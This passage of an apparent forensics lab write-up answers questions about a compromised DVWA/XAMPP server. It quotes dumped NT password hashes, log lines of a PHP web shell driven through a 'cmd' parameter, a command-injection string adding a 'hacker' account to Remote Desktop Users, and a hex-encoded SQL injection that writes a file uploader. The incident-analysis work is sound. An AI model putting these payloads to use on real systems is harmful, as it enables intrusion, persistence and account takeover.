└─$ python3 vol.py -f ../memdump.mem windows.hashdump
Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        63d6a39b8467b94ae92ab1931d4079dd
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
user1   1005    aad3b435b51404eeaad3b435b51404ee        817875ce4794a9262159186413772644
hacker  1006    aad3b435b51404eeaad3b435b51404ee        817875ce4794a9262159186413772644
```

Q14: What is The MITRE ID corresponding to the technique used to keep persistence?



Q15: The attacker uploaded a simple command shell through file upload vulnerability. Provide the name of the URL parameter used to execute commands?

- When I navigated in the 'access.log' I identified a PHP shell which executing commands via 'Cmd.exe'

```
Search "cmd=" (11 hits in 1 file of 1 searched) [Normal]
  E:\xampp\apache\logs\access.log (11 hits)
    Line 7605: 192.168.56.102 - - [02/Sep/2015:04:25:53 -0700] "GET /tmpbiwuc.php?cmd=echo%20command%20execution%20test HTTP/1.1" 200 36 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
    Line 7606: 192.168.56.102 - - [02/Sep/2015:04:26:04 -0700] "GET /tmpbiwuc.php?cmd=dir HTTP/1.1" 200 853 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
    Line 7607: 192.168.56.102 - - [02/Sep/2015:04:26:23 -0700] "GET /tmpbiwuc.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cxampp%5Chtdocs%5Ctmpukudk.php HTTP/1.1" 200 11 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.o
    Line 7608: 192.168.56.102 - - [02/Sep/2015:04:26:23 -0700] "GET /tmpbiwuc.php?cmd=del%20%2FF%20%2FQ%20%5Cxampp%5Chtdocs%5Ctmpbiwuc.php HTTP/1.1" 200 11 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
    Line 7662: 192.168.56.102 - - [02/Sep/2015:23:52:24 -0700] "GET /tmpbrjvl.php?cmd=echo%20command%20execution%20test HTTP/1.1" 200 36 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
    Line 7663: 192.168.56.102 - - [02/Sep/2015:23:59:38 -0700] "GET /tmpbrjvl.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cxampp%5Chtdocs%5Ctmpudvfh.php HTTP/1.1" 200 11 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.o
    Line 7664: 192.168.56.102 - - [02/Sep/2015:23:59:38 -0700] "GET /tmpbrjvl.php?cmd=del%20%2FF%20%2FQ%20%5Cxampp%5Chtdocs%5Ctmpbrjvl.php HTTP/1.1" 200 11 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
    Line 7683: 192.168.56.102 - - [03/Sep/2015:00:16:13 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1" 200 419 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel
    Line 7684: 192.168.56.102 - - [03/Sep/2015:00:17:49 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir%20C:\\ HTTP/1.1" 200 1934 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 I
    Line 7685: 192.168.56.102 - - [03/Sep/2015:00:17:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=mkdir%20abc HTTP/1.1" 200 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Ice
    Line 7686: 192.168.56.102 - - [03/Sep/2015:00:18:02 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1" 200 463 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel
```

Q16: One of the uploaded files by the attacker has an md5 that starts with "559411". Provide the full hash.

- To address this question, I searched for 'POST' requests in the 'access.log' and identified several uploads to the vulnerable application 'DVWA.' I then accessed the directory where the files were uploaded, used the md5sum command, and filtered the results for hashes starting with "559411," which led me to the hash associated with 'webshell.php.'

```
E:\xampp\htdocs\DVWA
λ md5sum.exe * | grep 559411
md5sum: config: Is a directory
md5sum: docs: Is a directory
md5sum: dvwa: Is a directory
md5sum: external: Is a directory
md5sum: hackable: Is a directory
md5sum: vulnerabilities: Is a directory
5594112b531660654429f8639322218b *webshell.php
md5sum: webshells: Is a directory
```

Q17: The attacker used Command Injection to add user "hacker" to the "Remote Desktop Users" Group. Provide the IP address that was part of the executed command?

- We already found the answer above **(192.168.56.102**)

```
┌──(kali㉿kali)-[~/Desktop/volatility]
└─$ strings 2880.dmp | grep 'localgroup'
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+hacker+%2Fadd&submit=submit$
```

Q18: The attacker dropped a shellcode through SQLi vulnerability. The shellcode was checking for a

specific version of PHP. Provide the PHP version number?

- **I filtered the access.log by the attacker IP, I navigated through the logs until I found URL decoded SQLi injection command which creating file name 'tmpukudk.php'.**

  I decoded it from 'Hex' and found the PHP version! (4.1.0)


```
192.168.56.102 - - [02/Sep/2015:04:25:52 -0700] "GET
/dvwa/vulnerabilities/sqli/?id=2%27%20LIMIT%200%2C1%20INTO%20OUTFILE%20%27%2Fxampp%2Fhtdocs%2Ftmpukudk.php%27%20LINES%20TERMINATED%20BY%200x3c3f7068700a6966202869737365742824 5f5245515545535 45b2275706c6f6
164225d29297b246469723d245f5245515545535 45b2275706c6f6164446972225d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b226e616d65225d3b406d
6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b226
6696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d4063686d6f6428246469722e22
2f222e2466696c652c303735353293b6563686f202246696c652075706c6f61646564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d222e245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656e6
3747970653d6d756c7469706170742742f666f726d2d646174613e3c696e707574207479706 53d6869646 656e206e616d653d4d41585f46494c455f53495a452076616c75653d313030303030303030303e3c623e73716c6d6170206669 6c652075706c6f6164
65723c2f623e3c62723e3c696e707574206e616d653d66696c652074797065 3d66696c653e3c62723e746f2064697265637 46f72793a203c696e707574207479706 3d74657874206e616d653d75706c6f6164446972207 6616c75653d5c5c78616d70705c5
c6874646f63735c5c3e203c696e707574207479706 53d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a--%20--%20&Submit=Submit HTTP/1.1" 200 4893 "-"
```



```
192.168.56.102--[02/Sep/2015:04:25:52-0700]"GET/dvwa/vulnerabilities/sqli/?id=2' LIMIT 0,1 INTO OUTFILE '/xampp/htdocs/tmpukudk.php' LINES TERMINATED B
Y 0x3c3f7068700a6966202869737365742824 5f5245515545535 45b2275706c6f6164446972225d
3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b226e616d65225d3b4
06d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e24666
96c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c
6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d4063686d6f642824646972
2e222f222e2466696c652c30373535293b6563686f202246696c652075706c6f61646564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d222e245
f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e70757
420747970653d68696464656e206e616d653d4d41585f46494c455f53495a452076616c75653d313030303030303030303e3c623e73716c6d6170206669 6c6520757
06c6f616465723c2f623e3c62723e3c696e707574206e616d653d66696c652074797065 3d66696c653e3c62723e746f2064697265637 46f72793a203c696e707574207
47970653d74657874206e616d653d75706c6f6164446972207 6616c75653d5c5c78616d70705c5c6874646f63735c5c3e203c696e707574207479706 53d7375626d69
74206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a-- -- &Submit=SubmitHTTP/1.1"2004893"-""sqlmap/1.0-dev-nongit-2
```